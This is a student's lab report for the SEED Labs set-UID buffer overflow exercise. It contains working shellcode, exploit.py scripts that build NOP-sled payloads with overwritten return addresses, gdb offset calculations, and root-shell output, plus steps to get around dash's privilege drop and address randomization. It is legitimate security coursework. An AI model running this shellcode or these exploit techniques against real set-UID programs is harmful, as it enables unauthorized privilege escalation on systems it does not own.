

Aamir Baloch

Buffer Overflow Attack Lab (Set-UID Version)

First, I downloaded the files from Seed labs



Turn off countermeasures similar to Project 1. First we disabled address space randomization and then changed the bin directory to bin/sh. We turned off address space randomization so that the addresses we obtain throughout the project don't change.





Task 1/2: Getting familiar with Shellcode

To start I began editing the makefile to change the values to the ones we were given.

I then looked over all the code we were given and made the makefile to make sure it compiled.

Aamir Baloch







Task 3: Launching attack on 32-bit

Now that I set up everything else, I can now start the attack for a 32-bit machine. First, we create a “badfile” to store the information from attacks.

Aamir Baloch



Ran program using gdb on stack L1
Created a breakpoint and ran the program. After doing so, step through and copy the address of buffer and ebp.




Getting offset value of ebp - buffer which gave 172

Aamir Baloch

```
20              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p & buffer
$2 = (char (*)[164]) 0xffffca4c
gdb-peda$ p/d 0xffffcaf8-0xffffca4c
$3 = 172
gdb-peda$
```

Filled in the section for 32-bit machines in the shellcode section since the attack is for a 32-bit machine. Since the range is up to 517, I chose 400 because it's close to the end which contains the shell code. The value of the return address would be between the ebp and the 400.
The value we got for the offset was 172 so by adding 4 we can find the return address.



It worked!

Aamir Baloch


```
[----------------------------------------------------------------------
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p & buffer
$2 = (char (*)[164]) 0xffffca4c
gdb-peda$ p/d 0xffffcaf8-0xffffca4c
$3 = 172
gdb-peda$ quit
[10/12/23]seed@VM:~/.../code$ gedit exploit.py
[10/12/23]seed@VM:~/.../code$ vim exploit.py
[10/12/23]seed@VM:~/.../code$ vim exploit.py
[10/12/23]seed@VM:~/.../code$ ./exploit.py
[10/12/23]seed@VM:~/.../code$ ./stack-L1
```

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

```
# whoami
root
```

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Starting task 2 using the next stack.
Running gdb on the 2nd file to get address



Got the buffer address but did not check ebp address because we are not allowed to know the buffer size

Aamir Baloch

```
0024| 0xffffca28 --> 0xf7fd4f20 --> 0x0
0028| 0xffffca2c --> 0x7d4
-----------------------------------------
Legend: code, data, rodata, value
20              strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[172]) 0xffffca14
gdb-peda$ quit
10/16/23]seed@VM:~/.../code$
```

Editing the exploit.py file to match our needs for this task. I had to delete the start and make it start at 0 and instead place the shellcode at the end of the badfile because it's going to get pushed further up the stack. Then had to get the beginning buffer address and add 350 to it to push it further up the stack. Then I created a for loop to spray the buffer for the return address. Since the buffer is said to be 100-200 bytes, I divided the 200 into 4 and put 50 in the range. We then multiply the offset by 4.

Open | exploit.py ~/Downloads/Lab2/Labsetup/code | Save

*Untitled Document 1 | exploit.py | call_shellcode.c

```
2 import sys
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6         "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7         "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8         "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9
10 ).encode('latin-1')
11
12 # Fill the content with NOP's
13 content = bytearray(0x90 for i in range(517))
14
15 ##################################################################
16 # Put the shellcode somewhere in the payload
17 start = 0               # Change this number
18 content[517 - len(shellcode):] = shellcode
19
20 # Decide the return address value
21 # and put it somewhere in the payload
22 ret    = 0xffffca14 + 350          # Change this number
23 offset = 172+4             # Change this number
24
25 L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
26 for offset in range(50):
27         content[offset*L :offset*L + L] = (ret).to_bytes(L,byteorder='little')
28 ##################################################################
29
30 # Write the content to a file
31 with open('badfile', 'wb') as f:
32   f.write(content)
```

Python 3 | Tab Width: 8 | Ln 29, Col 1 | INS

Ran the attack and it worked


```
    content[517 - len(shellcode)] = shellcode
TypeError: 'bytes' object cannot be interpreted as an integer
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

Task 5: Launching Attack on 64-bit program

To launch the attack on the 64-bit program I first ran gdb on stack 3 to get the buffer address and rbp address. It wasn't an ebp address this time since it's a 64-bit program. After getting both addresses I then subtracted them to get the offset. I then opened up the exploit file to insert the values on the stack. The starting value I set in the middle of the stack because of the NOP slide where any address after the start will result in null values. The buffer was placed at the beginning of the nop slive while the return address was placed after the rbp which is at the end of the stack. The strcpy halts at the end of the return address.

Ran the attack and successfully reached the root.

```
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd8e0
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0x7fffffffd820
gdb-peda$ p/d 0x7fffffffd8e0 - 0x7fffffffd820
$3 = 192
```



Task 6: Launching Attack on 64-bit Program - BONUS

Task 7: Defeating dash's Countermeasure

Aamir Baloch

To defeat the countermeasure we first change the directory from /bin/sh to bin/dash

```
[10/16/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
```

Adding back the commented-out code for the 64-bit and 32-bit respectively.

```
const char shellcode[] =
#if __x86_64__
"\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```

Then ran make and tried the output for both 32 and 64-bits and both worked

```
[10/16/23]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[10/16/23]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/16/23]seed@VM:~/.../shellcode$ ./a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/16/23]seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Then I went back to the exploit file and edited it to match that of the level 1 test as well as adding the 32-bit binary text.

Aamir Baloch

```
Open   exploit.py   ~/Downloads/Lab2/Labsetup/code   Save
exploit.py   call_shellcode.c

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
        "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400               # Change this number
content[start:start + len (shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcac8 + 200          # Change this number
offset = 172+4              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + L] = (ret).to_bytes(L,byteorder= 'little' )
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
```


I had to run through gdb to get a different return address. Between levels 1 and 3 I shut down the machine resulting in a change of the epb address.
After launching the attack again I could see that it successfully took me to root after fixing the issue with the address. I then ran the command to check for the countermeasure to prove that it was turned on, which proved successful.

```
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
tgcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
ogcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/16/23]seed@VM:~/.../code$ touch badfile
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct 16 05:56 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
#
```

Task 8: Defeating Address Randomization
To start this task we first turn on the address space randomization that we were told to turn off when we first started the lab.

```
[10/16/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/16/23]seed@VM:~/.../code$
[10/16/23]seed@VM:~/.../code$
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/16/23]seed@VM:~/.../code$
```

After running level 1 again it gave a segmentation fault because the return address in the exploit file is now different to the currently randomized address.
We are then told to use the brute force approach using the shell script given.



